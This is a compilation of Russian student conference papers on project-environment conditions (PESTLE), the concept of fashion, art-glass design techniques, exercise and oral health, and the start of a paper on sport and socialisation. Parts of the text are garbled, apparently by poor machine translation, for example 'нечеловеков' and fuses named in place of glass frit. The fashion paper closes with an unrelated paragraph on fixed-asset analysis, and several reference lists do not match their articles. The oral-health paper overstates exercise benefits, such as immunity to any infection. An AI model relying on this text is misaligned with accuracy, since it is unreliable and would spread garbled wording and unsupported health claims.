Внешними условиями проектной деятельности являются: потребители, заказчики, заказчицы, подрядчики, поставщики, конкуренты, правительства

Учреждения, коммунальные службы, пользователи и общественность

(рисунок 3).



Рисунок 3 - Условия программно-проектной деятельности (внешние и внутренние)

В зависимости от типа воздействия условия проектной деятельности можно разделить на три группы: технические, экономические и эстетические (рис. 4).



Рисунок 4-Диаграмма -Типы условий проектной деятельности

Технические условия проектной деятельности включают в себя те факторы, которые влияют на реализацию объекта проектирования в материальной форме. В этом процессе основой проекта является доступный технический уровень и производственные инструменты, используемые материалы и трудовые ресурсы, а также функциональность и полезность продукта. Каждый вид проектной деятельности имеет свои собственные технические условия. Что касается среды проектирования, то это в основном ситуационные характеристики места проектирования, нормативные документы, конструктивные характеристики объекта, материалы и методы производства.

Экономические условия проектной деятельности очень важны в проекте.

Из-за этого фактора это влияет на концептуальное решение

проектируемого объекта и лояльность к нему потребителей. Это влияние оказывают два внешних экономических фактора (налоги, обменные курсы и т.д.) и внутренние расходы организации на техническое обслуживание, материалы, оборудование и выполнение проекта. Экономические условия также являются одним из ключевых факторов, определяющих осуществимость проекта.

Эстетические условия зависят от многих факторов, основанных на неоднозначности человеческого восприятия объектов. Концепция красоты, этики и эстетики существенно влияет на восприятие людьми проектируемого объекта, и оно будет меняться от внешних (географических, политических) факторов и частного влияния, а также репутации всего проекта. Ключом к критике проекта и наибольшим весом являются социокультурные и психологические условия восприятия проекта.

Эта классификация основана на анализе "статус-кво" (политического, экономического, социального, технического, юридического и экологического) проектной среды управления и организации внешней системы (рисунок 5).



Рисунок 5 - Система «PESTLE»

При анализе политических факторов рассматриваются два типа политики. Внутренняя политика выражается во мнениях и позициях всех сторон в организации. Здесь мы рассматриваем отношение различных групп к проекту, которое повлияет на общее положительное или отрицательное отношение к проекту. Необходимо учитывать их передвижение, чтобы предотвратить появление нечеловеков, и личная мотивация для выполнения проекта.

Внешняя политика проявляется во взаимоотношениях со странами, местными органами власти и другими компаниями (подрядчиками,

заказчиками, поставщиками и т.д.).

Например, могут быть введены новые ограничения на импорт и экспорт, а также могут появиться новые правила и подзаконные акты. Чтобы учесть это условие, организация определила возможное влияние внешних политических факторов на проект. Это особенно важно, когда реализация и содержание проекта находятся под строгим государственным контролем (строительство национальных объектов и общественных зон).

Экономические факторы также рассматриваются с точки зрения двух уровней влияния: внутреннего (микро-влияние) и внешнего (макрровлияние). Внутренняя экономическая среда связана с осуществимостью и экономической эффективностью проекта и осуществимостью его реализации.

Основными экономическими факторами являются осуществимость проекта и его экономическая эффективность. Перед началом проекта необходимо предложить экономические результаты (репутация, улучшение состояния окружающей среды, социальные услуги и результаты в области безопасности) финансовых (прибыль) и нефинансовых проектов. Экономическая целесообразность оценивается на этапе предпроектного анализа и на всем этапе управления проектом для поддержания уровня и возможности продолжения проекта с учетом меняющихся условий.

Экономические факторы тесно связаны с внешними политическими факторами. Это высокие процентные ставки, обменные курсы, налоги на материалы, налоги на работу и конечную продукцию. От этого зависит стабильность страны и всей мировой экономики.

Большинство проектов оказали влияние на социальную систему, в которой эти проекты реализуются. Таким образом, окружающая среда представляет собой социальные условия проекта.

Для информирования и привлечения внимания к проекту необходимо провести специальную информационную кампанию или кампанию по связям с общественностью, чтобы осветить, обсудить и проконсультироваться с мнением общественности о проекте. Примером анализа социальных условий

является оценка среды будущих проектов, потребностей потенциальных потребителей и поиск компромиссов при реализации задач заказчика и стандартов технического проектирования.

Проект требует технических обоснований (технических условий). Технические факторы включают в себя: производство, управление, надзор и информационные данные, которые могут повлиять на успех и функционирование проекта.

В процессе работы проект должен пройти техническую проработку, уточнение и формулировку в течение всей проектной работы. Организация формирует механизм для выполнения технических требований в начале проекта и на этой основе ищет варианты и методы решения проекта. Реализация проекта начнется только после того, как будут решены все технические условия проектной деятельности.

Нормативные и институциональные условия влияют на проекты с помощью нормативных и правовых документов социальной системы, которая их реализует. Они также включают традиции, социокультурные взгляды, мораль и этику.

Чтобы соблюдать все правовые нормы, лицо, ответственное за организацию или проект, должно соблюдать закон и заключать юридически обязательные контракты со всеми участниками проекта. Сфера управления проектами включает установленные условия контрактов и другие стандартные формы и документы, применимые к конкретным областям или отраслям промышленности, а также может включать юридические, политические и коммерческие требования, выдвигаемые международными агентствами, национальными и местными органами власти в их процедурах управления проектами и практике закупок.

Условия окружающей среды включают экологические, климатические и эколого-географические факторы. Географическое положение влияет как на технические компоненты проекта, так и на его экономические аспекты (стоимость работ, материалов и их доставки), что, в свою очередь, может

привести к

Когда это будет сделано. Географическое расположение проекта также повлияет на экосистему. При анализе следует учитывать: температуру в разные сезоны, климат, риск разрушительных природных факторов (землетрясения, торнадо, тайфуны), удобство транспортировки (частный и общественный транспорт, железнодорожный, водный или воздушный транспорт), близлежащие экосистемные и ландшафтные характеристики, близлежащий химический или техническая инженерия и т.д. Загрязнение окружающей среды, которое их сопровождает.

Управление проектами и системы управления в разных областях реагируют на эти условия по-своему, но благодаря строгой документации основной способ стандартизированного управления является универсальным. Например, при осуществлении строительных проектов в законодательстве и технических документах особое внимание уделяется ограничениям на загрязнение окружающей среды отходами и опасными веществами, ограничениям по шуму, конструктивному характеру и т.д.

#### **Библиографический список:**

1. Энциклопедия искусства XX века/Авт.-сост. О.Б. Краснова. - М., 2003. С. 205 – 301.
2. Розенталь Р., Ратцка Х. История прикладного искусства нового времени. – М.: Искусство, 1971.

*Куликова Екатерина Михайловна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [regv19@bk.ru](mailto:regv19@bk.ru)*

## ПОНЯТИЕ МОДЫ

**Аннотация:** Статья обсуждает концепцию моды в дизайне одежды и ее влияние на бизнес-модели и доходы компаний. Также описано, что мода не только стиль одежды, но и образ жизни, который отражает текущие социальные, экономические и культурные тенденции. Статья представляет исторический обзор моды в различных культурах и обсуждает связь между обычаями и модой. Слово "мода" и понятие "мода" толкуются по-разному. В этом случае рекомендуется рассматривать понятие "мода" как термин, представляющий точное научное понятие с точки зрения его взаимосвязи с другими понятиями, особенно с "повседневным".

**Ключевые слова:** обычай, мода, современность, традиции, одежда, дизайн, концепция, образ жизни, тенденции, термин, материал.

**Abstract:** The article discusses the concept of fashion in fashion design and its impact on business models and company revenues. It is also described that fashion is not only a style of clothing, but also a lifestyle that reflects current social, economic and cultural trends. The article presents a historical overview of fashion in various cultures and discusses the relationship between customs and fashion. The word "fashion" and the concept of "fashion" are interpreted differently. In this case, it is recommended to consider the concept of "fashion" as a term representing an exact scientific concept in terms of its relationship with other concepts, especially with "everyday".



**Keywords:** custom, fashion, modernity, traditions, clothing, design, concept, lifestyle, trends, term, material.

Концепция моды является одним из основных аспектов в дизайне одежды. мода - это тенденция, которая предполагает определенный стиль и дизайн одежды, который становится популярным на определенный период времени. Эта тенденция может быть привязана к времени года, местоположению или социальной группе, а также к социально-культурным изменениям.

Понимание моды в дизайне одежды важно, так как она влияет на спрос и предложение на рынке моды, определяет потребности и желания покупателей, и в конечном итоге влияет на бизнес-модели и доходы компаний. мода - это средство выражения собственной индивидуальности через выбор одежды, которая соответствует текущим тенденциям. мода - это не только стиль одежды, но и образ жизни, который отображает текущие социальные, экономические и культурные тенденции. Слово "мода" произошло от латинского "modus" - правила, измерения, методы, образы, предписания. На протяжении веков оно использовалось в Европе в значении "путь" и "образ". В XII-XIX веках этим словом обычно обозначали "обычаи" разных стран, в том числе и России." В то время в Европе и России мода считалась обычаем. Есть даже пословицы, которые доказывают связь между этими двумя понятиями. "Это не грех, который вошел в моду" - пословица конца восемнадцатого века. Обычаи и мода современного общества - это своего рода ценностный принцип, и, вообще говоря, он выше неотъемлемых норм социальной системы. На современном этапе общественного развития различные социальные системы, такие как экономика, политика, мораль и образование, играют ведущую роль в формировании общественного мнения. Какова роль обычая в современном обществе и как он преломляется в современной моде – этому вопросу посвящено множество публикаций социологов, историков и художников. Можно сказать, что в современном обществе обычаи фактически не

существуют и не играют роли в регулировании человеческого поведения - это неправильный вывод. Тот факт, что нормы нынешней социальной системы доминируют в общественном сознании, доказывает эту позицию. Но с помощью этих догм невозможно искусственно отменить присущие тому или иному народу религиозные ритуалы, моральные нормы, семейные и родственные традиции. Социальные нормы поведения, такие как светские или гражданские праздники, этикет и нравственность, существуют вместе с народными традициями и обычаями.

Мода - это историческое явление, которое началось еще в древних временах. В различных культурах люди использовали определенные элементы одежды, чтобы выразить свое социальное положение, религиозные убеждения или идентичность. С течением времени мода стала меняться быстрее, и в 19 веке начали появляться первые модные дома и журналы.

Одежда начала производиться на промышленной основе, и это привело к более доступным ценам и более широкому распространению модных тенденций. В 20 веке мода стала еще более значимой, и многие дизайнеры начали создавать уникальные коллекции, которые выделялись на фоне массового производства.

История общественного развития доказывает приоритет, первичность и примативность происхождения архитектурного стиля, а также последующую передачу и внедрение его составляющих в сферу повседневной жизни и одежды. Влияние архитектурных форм на предметы домашнего обихода и одежду прослеживается на протяжении веков в странах по всему миру. Конечно, каждая этническая группа сохраняет особенности своих национальных традиций и образа жизни. Если в обществе доминируют обычаи, современные тенденции часто рассматриваются как неблагоприятные факторы.

Необходимо подчеркнуть некоторые различия в социальных обычаях и модных представлениях. Поведенческие стандарты, то есть паттерны, постоянно проявляются в жизни и повседневности. Модные тенденции имеют кратковременную регулярность и проявляются с перерывами, в зависимости от

охвата данного представления объектом. Главное различие между модой и обычаем заключается в свободе выбора поведения. Обычаи накладывают некоторые ограничения на личное поведение, а мода - это абсолютно добровольное состояние поведения. Привычки встречаются чаще.

Хотя обычаи, и мода навязывают обществу определенные стандарты поведения, проявления "желательного" и "обязательного" различны. "Желательность" - это характеристика понятия "социальная ценность", а "обязательность" - неотъемлемая характеристика следования социальным нормам. Кроме того, история доказала, что мода - это продукт обычаев. Общее в правилах двух составляющих человеческого поведения и регламентации образа жизни в общественной среде.

Обычаи характеризуются общепринятыми канонами в повседневной жизни, которые строго соблюдаются и часто охватывают всю нацию. С точки зрения моды, эти характеристики проявляются как частичный охват и одновременное проникновение, которые регулируют поведение объекта.

Культурная модель образа жизни вырабатывается обычаями и модой. Кроме того, все они вносят свой вклад в некоторые стандартные образцы поведения социальной жизни, формируя нормы и стереотипы правил существования.

Исходя из вышесказанного, существует много различных различий между обычаями и модой с точки зрения их влияния на формирование общественного мнения.

А.В. Хоффман утверждает: "В моде одной из главных ценностей является современность, а в обычаях - прошлое. Модель культуры моды постоянно меняется, и инновационные обычаи неоспоримы. Социальные системы, такие как мода, исторически возникли из обычаев, многие из которых являются традиционными по своей природе. В крупных социальных организациях, таких как крупные промышленные и коммерческие предприятия, а также на предприятиях, основанных на основных принципах формальной рациональности, полезности и эффективности, влияние моды резко ограничено.

Здесь разрабатывается определенный фирменный стиль, разрабатываются определенные церемонии и фестивали, униформа и национальные гимны"[1].

Чтобы поддержать позицию Хоффмана, необходимо обратить внимание на текущую ситуацию формирования норм и паттернов человеческого поведения.

Отношение общества к моде неоднозначно. В связи с этим необходимо подчеркнуть положительные аспекты влияния и распространения популярных тенденций в регулировании человеческого поведения, которые носят позитивный характер. Показательные моменты, подтверждающие положительное влияние модных тенденций на поведение человека в обществе, можно рассмотреть на примерах, отражающих "ожидания" при формировании личных жизненных позиций в 1990-е годы и по настоящее время. Пожалуйста, обратите внимание, что в настоящее время, в отличие от 1990-х годов, понятие "мода" не является уничижительным. Это связано со многими изменениями в национальной и социальной жизни. Прежде всего, общество изменило свое отношение к образу жизни. Меняются ценностные приоритеты, сформированные здоровым образом жизни, потребностью в приобретении знаний и показателями толерантности. Необходимо обратить внимание на положительные примеры личности главы государства - физические упражнения, грамотность, хорошее чтение. После Олимпийских игр в России полезно, чтобы это стало модным.

Необходимо подчеркнуть, что на данном этапе мода является позитивной движущей силой восстановления страны. В настоящее время понятие "мода" можно считать способом возродить лучшие традиции общества. Являясь создателем современных традиций, мода в настоящее время помогает восстановить утраченное и становится регулятором формирования в общественном сознании различных личностных ценностей и норм.

Обобщение материала позволяет выделить следующие направления анализа основных средств организации:

- 1) анализ структуры и движения, состояния основных средств;

- 2) анализ эффективности использования основных средств;
- 3) анализ степени использования основных средств и производственной мощности.

Современные условия требуют от организаций рационального использования имеющихся ресурсов и поиска резервов повышения эффективности функционирования. В этой связи необходимо оценивать собственный потенциал и с максимальной выгодой использовать возможности, предоставляемые внешней средой. Это требует тщательной аналитической работы, позволяющей не только выявить, но и грамотно реализовать как внутренний потенциал, так возникшие возможности внешней среды, с целью повышения результатов функционирования.

#### **Библиографический список:**

1. Энциклопедия искусства XX века/Авт.-сост. О.Б. Краснова. - М., 2003. С. 205 – 301.
2. Сюрреализм. Энциклопедия/Авт.-сост. И.Г. Мосин. - Спб., 2005. – 320 с.
3. Дневник одного гения/ Сальвадор Дали. – Эксмо, 2009. – 464 с.

*Куликова Екатерина Михайловна, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [regv19@bk.ru](mailto:regv19@bk.ru)*

## **ДИЗАЙН ОДЕЖДЫ, ИНТЕРЬЕРА, ИЗДЕЛИЙ ИЗ ХУДОЖЕСТВЕННОГО СТЕКЛА**

**Аннотация:** Современные аспекты в дизайне изделий из художественного стекла отличаются разнообразием их применения. Дизайн изделий одежды из художественного стекла является относительно новым направлением в индустрии моды. Он объединяет в себе мастерство дизайнера и техническую точность стеклянного изделия, что создает уникальный и оригинальный продукт.

**Ключевые слова:** дизайн, художественное стекло, изделия, аспекты, технологии, изготовление, одежда.

**Abstract:** Modern aspects in the design of art glass products are distinguished by the variety of their applications. The design of clothing products made of art glass is a relatively new trend in the fashion industry. It combines the skill of the designer and the technical precision of the glass product, which creates a unique and original product.

**Keywords:** design, art glass, products, aspects, technologies, manufacturing, clothing.

Художественное стекло – это особый материал, который издавна используется в различных сферах дизайна, от интерьеров до архитектурных проектов. На протяжении многих столетий мастера создавали произведения из

стекла, украшая ими храмы, дворцы и здания общественного назначения. В наше время дизайнеры и архитекторы по-прежнему применяют художественное стекло для создания оригинальных и эффектных изделий. Художественное стекло может использоваться для создания функциональных предметов быта, таких как посуда, столовые приборы, светильники, зеркала, а также элементов интерьера, например, дверей, окон, перегородок, балюстрад, лестниц и прочих деталей. В дополнение к этому, стекло может использоваться для создания объектов искусства, таких как скульптуры, инсталляции, картинки и прочее.

Одежда из художественного стекла может быть выполнена как в форме прозрачных панелей, так и в виде декоративных элементов, добавленных к тканям и другим материалам. Она может быть вышита, украшена кристаллами или камнями, что создает уникальный эффект блеска и сияния.

Одним из самых интересных аспектов дизайна изделий одежды из художественного стекла является возможность создания эффекта глубины и прозрачности. Это позволяет дизайнерам использовать стекло для создания разных слоев и текстур, что придает изделиям особый шарм и изысканность.

Однако, дизайнеры должны учитывать некоторые технические особенности художественного стекла при создании одежды. Во-первых, стекло является хрупким материалом, поэтому необходимо учитывать его прочность и устойчивость к повреждениям. Во-вторых, стекло может быть скользким на поверхности тела, поэтому его использование в качестве основного материала для одежды может быть неудобным.

Для того чтобы изделия из художественного стекла были удобными для ношения, дизайнеры используют различные техники и материалы, такие как подкладка из ткани, мягкие вставки и укрепленные соединения.

Кроме того, дизайнеры должны учитывать, что стекло может быть склонно к переливам и отражениям, что может приводить к нежелательным эффектам при носке. Поэтому, для создания эффектов света и тени, дизайнеры используют различные техники, такие как гравировка, тонирование и

эмалирование.

Одежда из художественного стекла представляет собой не только уникальный продукт, но и вызов для дизайнеров.

В дизайне художественного стекла важно учитывать многие факторы, включая его свойства, цвета, текстуры и прозрачность. Важно также учитывать, что стекло может быть обработано и изменено, используя различные методы, такие как травление, пескоструйная обработка, эмалирование, тонирование и т.д. Все эти методы позволяют дизайнерам создавать уникальные изделия, отражающие индивидуальность и стиль.

Современные технологии в производстве стекла позволяют создавать материалы различной толщины и прочности, что позволяет использовать стекло для создания элементов конструкций, таких как фасады зданий, балконы и прочее. Изделия из художественного стекла могут быть также украшены и обогащены другими материалами, такими как металл, дерево, камень, что позволяет дополнительно расширить возможности их использования.

Современные дизайнерские решения в технологии изготовления изделий из художественного стекла тесно переплетаются с развитием науки и техники. Дизайн интерьера обычно включает в себя декоративные элементы в виде вставок из витражей или светильников в различных стилях конкретно по отдельности. Невозможно создать дизайнерскую вещь, не поставив перед собой каких-то сопутствующих задач. С одной стороны, художественно-эстетическая направленность, выражающая красоту и гармонию цветов, форм и композиции при создании эскиза, с другой стороны, комплексный подход к решению поставленных задач позволяет реализовать все творческие проекты, даже самые требовательные клиенты могут удовлетворить свои требования.

Различные техники дизайна изделий из художественного стекла открыли новые аспекты в оценке их практичности и эстетических качеств, то есть особое внимание уделяется стилизации изделий из стекла, которая должна соответствовать общему стилю интерьера и приносить гармонию в окружающее пространство. Гармония.



В настоящее время витражи могут быть выполнены в любом стиле, от готики до хай-тека или минимализма. В то же время он может быть легким и прозрачным, с достаточной светопропускаемостью или непрозрачным, чтобы выполнять функцию защиты от слишком яркого света или посторонних глаз снаружи.

Витражи можно использовать не только для интерьера дворцов, храмов, кафе или других зданий, но и для обычных стандартных квартир, ведь благодаря своей светопропускающей способности плоскость витража может визуально расширить интерьер небольших помещений.

В настоящее время очень модны предметы интерьера, изготовленные по технологии фьюжн. Суть этой технологии заключается в нанесении рисунка из цветных осколков, плавких предохранителей или стеклянных частиц на очищенное стекло, а затем закреплении деталей рисунка специальным клеем и спекании полуфабрикатов в печи при определенном режиме обжига. В среднем цикл спекания изделия может составлять 15-18 часов. Правильно применяя температурный режим и время выдержки, вы можете получить различные эффекты спеченного стекла. Это может быть рельефная поверхность с выпуклыми краями, или несколько стекол, сплавленных друг с другом, или может быть получено единое изделие, спеченное из многих слоев стекла.

Кроме того, технология спекания стекла позволяет придавать изделиям различную форму. Для этого необходимо обладать знаниями в области художественного моделирования и формования гипсовых и керамических изделий, а также уметь применять правильную температурную систему, чтобы изделие имело желаемую форму при спекании в печи. На этом этапе необходимо ухватиться за правильный край, вязкость переходит в текучесть, и наоборот, что позволит вам не только придать изделию форму, но и получить различные эффекты, подчеркивающие объем, а также цвет и свет.

В производстве изделий из художественного стекла еще одной очень известной и востребованной технологией является технология Tiffany, которая позволяет решать различные дизайнерские задачи. Он включает в себя

шлифовку куска стекла и обертывание его краев медной лентой, а затем сварку деталей с рисунком вместе с помощью олова.

В технологии Tiffany можно создавать довольно сложные композиции, включающие мелкие детали, соединенные друг с другом под любым углом и по кривой, что позволяет собирать витражи не только на плоскости, но и на корпусе.

Самые сложные изогнутые изделия из стекла могут быть получены методом литья. Для изготовления изделий по этой технологии используется гипсовая форма для скульптуры, на которую помещают стекло и нагревают, чтобы размягчить его до состояния высокой вязкости, в результате чего стекло распределяется по поверхности формы и обжигается. Формование - довольно сложная техника, которая требует постепенного обжига и подбора температурных режимов в соответствии с индивидуальностью рельефа и типом стекла. Несоблюдение параметров обжига может привести к растрескиванию, будь то форма или само изделие.

При оформлении наружных стен шкафов-купе, гостиных и межкомнатных дверей используются пескоструйная обработка стекла и резьба по дереву для создания матовых узоров, придающих стеклу глубокую рельефную текстуру, придающих мебели красоту и привлекательность.

Часто в интерьерах загородных домов, культурных и торговых центров встречаются витражи, выполненные в комбинированных техниках. Он сочетает в себе сочетание различных технологий, таких как гравировка, пескоструйная обработка и сплавление.

"Тиффани" и окрашивающие изделия с керамическими покрытиями. Витражи, выполненные по смешанной технологии, являются самыми оригинальными, но трудоемкими и дорогостоящими. Однако, несмотря на это, искусство в стиле high-end постепенно расширяется и входит в повседневную жизнь, что способствует развитию дизайнерского искусства в производстве художественного стекла.

### **Библиографический список:**

1. Балашов, А. И. Экономика и управление проектами в сфере дизайна [Электронный ресурс]: учебник и практикум для вузов /А. И. Балашов, Е. М. Рогова, М. В. Тихонова, Е. А. Ткаченко. — М.: Юрайт, 2018. — 383 с. – Режим доступа: <https://biblio-online.ru/viewer/3E4A8BB0-AF83-41F8-B6C9-D8BD411AA056/upravlenie-proektami#page/1>.
2. Боронина, Л. Н. Основы управления проектами: [учеб. пособие] /Л. Н. Боронина, З. В. Сенук; М-во образования и науки Рос. Федерации, Урал. федер. ун-т. 2-е изд., доп. — Екатеринбург: Изд-во Урал. ун-та, 2016. — 134 с.
3. Зуб, А. Т. Экономика и управление проектами в сфере дизайна [Электронный ресурс]: учебник и практикум для вузов. — М.: Юрайт, 2018. — 422 с. – Режим доступа: <https://biblio-online.ru/viewer/2966A025-2AC5-4E36-BE06-456F3F9ECE3B/upravlenie-proektami#page/1>.
4. Тарасова О. П., Организация проектной деятельности дизайнера [Электронный ресурс]: учебное пособие. – Оренбург: ОГУ, 2017. – Режим доступа: <https://library.geotar.ru/book/ISBN9785741018965.html>.

*Новоселова Анастасия Александровна, студент,  
Кировский государственный медицинский университет,  
РФ, Кировская область, г. Киров  
E-mail: [novoselova.anastasiy@yandex.ru](mailto:novoselova.anastasiy@yandex.ru)*

*Калабин Юрий Владимирович, старший преподаватель кафедры физической культуры, Кировский государственный медицинский университет,  
РФ, Кировская область, г. Киров*

## **ВЛИЯНИЕ ПОСТОЯННОЙ ФИЗИЧЕСКОЙ НАГРУЗКИ НА СОСТОЯНИЕ ПОЛОСТИ РТА**

**Аннотация:** Количество и интенсивность стоматологических заболеваний, таких как кариес, заболевания пародонта, неправильный прикус, частичное отсутствие зубов, растут во всем мире. Помимо вышесказанного, неудовлетворительного состояния полости рта, осложненный кариес все чаще встречается в раннем возрасте с полутора лет. Поэтому необходимо сосредоточить внимание родителей таких детей, школьников, студентов и общества в целом на этой проблеме и указать пути их решения. Степень интенсивности стоматологических заболеваний в Российской Федерации и странах Содружества Независимых Государств(СНГ) превышает нормативные показатели и именно поэтому и появляется необходимость в поиске эффективных мер профилактики для всех патологий челюстно-лицевой области. Занятия физической культурой очень благоприятно влияют на все системы организма, так как повышают общую реактивность и напрямую влияют на ментальное состояние человека. Полость рта является начальным отделом пищеварительного тракта, следовательно, ротовая полость является неотъемлемой и не менее важной частью организма человека. Необходимо вести здоровый образ жизни и регулярно заниматься физическими

упражнениями.

**Ключевые слова:** ротовая полость, патология, двигательная активность, физические упражнения, здоровье, здоровый образ жизни.

**Annotation:** The number and intensity of dental diseases, such as dental caries, periodontal diseases, malocclusion, partial absence of teeth, is increasing all over the world. In addition to the above, the unsatisfactory condition of the oral cavity, complicated dental caries is increasingly common at an early age, starting from one and a half years. Therefore, it is necessary to focus the attention of parents of such children, schoolchildren, students and society as a whole on this problem and tell the ways to solve them. The degree of intensity of dental diseases in the Russian Federation exceeds the normative indicators, therefore, there is a need to find effective preventive measures for all pathologies of the maxillofacial region. Physical education has a beneficial effect on all body systems, increasing overall reactivity and lifting the mood. The oral cavity is the initial part of the digestive tract, therefore the oral cavity is an integral and no less important part of the human body. It is necessary to lead a healthy lifestyle and exercise regularly.

**Keywords:** oral cavity, pathology, motor activity, physical exercises, health, healthy lifestyle.

Состояние здоровья человека, чаще всего, напрямую зависит от его образа жизни. Так, в здоровом образе жизни главная роль отводится именно правильно организованной и достаточной по объему, интенсивности двигательной активности. Например, студенты высших и средних учебных заведений подвержены неблагоприятным факторам, которые ее снижают. Это могут быть и большие учебные нагрузки, сложность изучаемого материала и углублённость самого образовательного процесса. Более того, к этому списку можно добавить нежелание студентов заниматься физической культурой, зависимость от вредных привычек, плохую компанию и многие другие экзогенные факторы, которые влияют на самочувствие человека. Все это может

привести к уменьшению двигательной активности как студенческой, так и молодежи в целом. По статистическим данным, предоставленным Министерством здравоохранения Российской Федерации, именно та доля студентов, которая постоянно занимается физической культурой и спортом, ведет активный образ жизни и не имеет вредных привычек, составляет всего 52 % от общей численности студенческой молодежи в наше время.

На данный момент просто необходимо понять, к чему это может привести. Недостаток объема движений и активности может вызывать в организме человека неблагоприятные изменения, которые неизбежно приведут к снижению работоспособности, отрицательно скажутся на уровне его физического развития и общем состоянии здоровья. В наше время в комплексной профилактике стоматологических заболеваний все больше и больше внимания уделяют не только эндогенным, но и экзогенным факторам развития патологии. Давайте постараемся разобраться, как занятия физической культуры влияют на состояние полости рта.

В процессе изучения данной темы, а также на основании изученных данных других статей и источников информации, было установлено следующее: количество кариозных полостей и воспалительных процессов в тканях пародонта у студентов, занимающихся физической культурой и спортом более чем в 10 лет значительно ниже, чем ребят с низкой двигательной активностью. Как и какими процессами в организме индивидуума это возможно объяснить?! Так вот, при регулярных и систематических занятиях физической культурой происходит благоприятное влияние на весь организм в целом. Аэробные нагрузки помогают человеку в усвоении кислорода (в первую очередь за счёт окислительно-восстановительных реакций), что в свою очередь приводит к увеличению промежутка капиллярного русла, тем самым повышается прочность и эластичность сосудистой стенки. Благодаря всем этим изменениям, работа сердца, непосредственно, становится более экономичной и занятия благоприятно воздействуют на работу сердечно-сосудистой и дыхательной системы.

Силовые нагрузки, в свою очередь, способствуют укреплению абсолютно всех частей опорно-двигательного аппарата. Таким образом, именно благодаря физическим упражнениям, у человека и формируется мышечный скелет, что является основой правильной и прямой осанки. Здоровая осанка создает благоприятные и удобные условия для деятельности внутренних органов. В процессе выполнения физических упражнений также укрепляются все мышцы плечевого пояса, ног и лицевого скелета, повышается продолжительность жизни и замедляется процесс старения организма. Эти два процесса напрямую связаны с полостью рта. На данный момент существует уже доказанная тесная взаимосвязь между черепом, где нижняя челюсть является самой подвижной частью, и шейным отделом позвоночника. Абсолютно любое нарушение положения нижней челюсти приводит к компенсаторному изменению положения головы в пространстве, шейного отдела позвоночника и плечевого пояса. Окклюзивная плоскость и плоскости второго и третьего шейного позвонков должны быть строго параллельны друг другу. Это взаимосвязано, так как отклонения в одной из плоскостей в любом случае приведут к изменениям в другой плоскости. Патология прикуса, вторичные деформации зубных рядов, дисфункция височно-нижнечелюстного сустава приводят к ответным нарушениям в шейном отделе позвоночника и к спазму мышц шеи. Длительный спазм приводит к структурным изменениям в мышце и укорачивает ее, теряя свою способность сокращаться и расслабляться. Учитывая вышесказанное, ясно, что без исправления шейного отдела позвоночника добиться стабильного результата в создании баланса жевательной мускулатуры не удастся. Поэтому, необходимы регулярные занятия физической культурой, направленные на укрепление опорно-двигательного аппарата. Тренировочные занятия в свою очередь запускают в работу нервную систему, а также процессы возбуждения и торможения в коре больших полушарий. Процесс торможения гораздо легче переходит в процесс возбуждения. Люди, которые в течении определенного промежутка занимаются физическими упражнениями, имеют хорошую нервную систему, легко

адаптируются к новым условиям. Легкие аэробные тренировки способствуют снятию стресса гораздо быстрее, чем любые другие седативные средства, а регулярные физические упражнения на свежем воздухе, в абсолютно любое время года, приводят к выработке стойкого иммунитета к любым бактериальным и вирусным инфекциям. Уже доказано, что регулярный стресс, частые переутомления, повышенная возбудимость нервной системы и простудные заболевания (например, ОРВИ, острая герпетическая инфекция и другое) оставляют отпечаток не только на организме в целом, но и в самой полости рта. Если человек очень часто болеет простудными заболеваниями, находится на диспансерном лечении у врачей-интернистов, в недостаточном количестве закаляется, ведёт пассивный образ жизни, тогда его организм становится слабее, восприимчивее и менее реактивным к внешним факторам и угрозам. В полости рта могут наблюдаться такие заболевания, как гингивит, множественные зубные наросты, кариес и его осложнения (например, пульпит, периодонтит и так далее), а также различные по форме и структуре элементы поражения на слизистой оболочке полости рта при вирусных и бактериальных инфекциях.

Таким образом, можно сделать следующий вывод: необходимо стараться организовывать здоровый образ жизни, который будет включать в себя правильное питание и рацион, регулярные прогулки на свежем воздухе, отказ от вредных привычек, точное соблюдение режима труда и отдыха, массаж, расслабляющие процедуры, лечебную физкультуру, санаторно-курортное лечение, и, конечно же, постоянную физическую активность (например силовые нагрузки, легкие анаэробные тренировки, танцы, гимнастика, размеренная ходьба, физические упражнения в воде и плавание, гребля, спортивные игры). Разные физические упражнения очень позитивно сказываются не только на организме в целом, но и на отдельных системах и органах, в том числе и на полости рта. Занятия физической культурой помогают решить огромный спектр проблем, не прибегая к серьёзным медицинским (иногда даже хирургическим) вмешательствам.



### **Библиографический список:**

1. Состояние здоровья и образ жизни студентов-медиков / Л.Н. Коданева, В.М. Шулятьев, С.Ю. Размахова, В.Н. Пушкина // Международный научно-исследовательский журнал. - 2016. - № 12-4 (54). - С. 45-47.
2. Коданева, Л.Н. Методика физического воспитания учащихся специальной медицинской группы / Физическая культура в школе. - 2012. - № 2. - С. 16-19.
3. Дубровский В.И. Лечебная физическая культура. М., Владос, 1999. - 607 с.
4. Физическая культура: учебник / Л. В. Захарова, Н. В. Люлина, М. Д. Кудрявцев [и др.]. – Красноярск: Сиб. федер. ун-т, 2017 – 612 с.
5. Филиппова, Л.А. Роль лечебной физкультуры при выраженной контрактуре челюстей / Л.А. Филиппова, А.А. Филиппова // Главный врач Юга России. - 2017. - № 55. - С. 21-22.

*Новоселова Анастасия Александровна, студент,  
Кировский государственный медицинский университет,  
РФ, Кировская область, г. Киров  
E-mail: [novoselova.anastasiy@yandex.ru](mailto:novoselova.anastasiy@yandex.ru)*

*Калабин Юрий Владимирович, старший преподаватель кафедры физической культуры, Кировский государственный медицинский университет,  
РФ, Кировская область, г. Киров*

## **ЦЕННОСТЬ ЗАНЯТИЙ ФИЗИЧЕСКОЙ КУЛЬТУРЫ В ПРОЦЕССЕ ИНТЕГРАЦИИ ИНДИВИДА В СОЦИАЛЬНОЙ СРЕДЕ**

**Аннотация:** В современном мире спорт играет немаловажную роль в развитии общества в целом, представляя собой в какой-то мере самостоятельный вид деятельности человека. Физическая культура значительно воздействует не только на общественное устройство, но и на становление отдельно взятого человека как личности и развитие межличностных отношений. В статье будут рассмотрены принципы развития и становления личности посредством занятий спортом. Так же обозначен вопрос о том, как занятия физической культурой влияют на студентов высших и средних учебных заведений.

**Ключевые слова:** спорт, социализация, физическая культура, личность, волевые качества, общество.

**Annotation:** In the modern world, sport plays an important role in the development of society as a whole, representing to some extent an independent type of human activity. Physical culture significantly affects not only the social structure, but also the formation of a single person as a person and the development of interpersonal relationships. The article will consider the principles of personal

development and formation through sports. The question of how physical education classes affect students of higher and secondary educational institutions is also outlined.

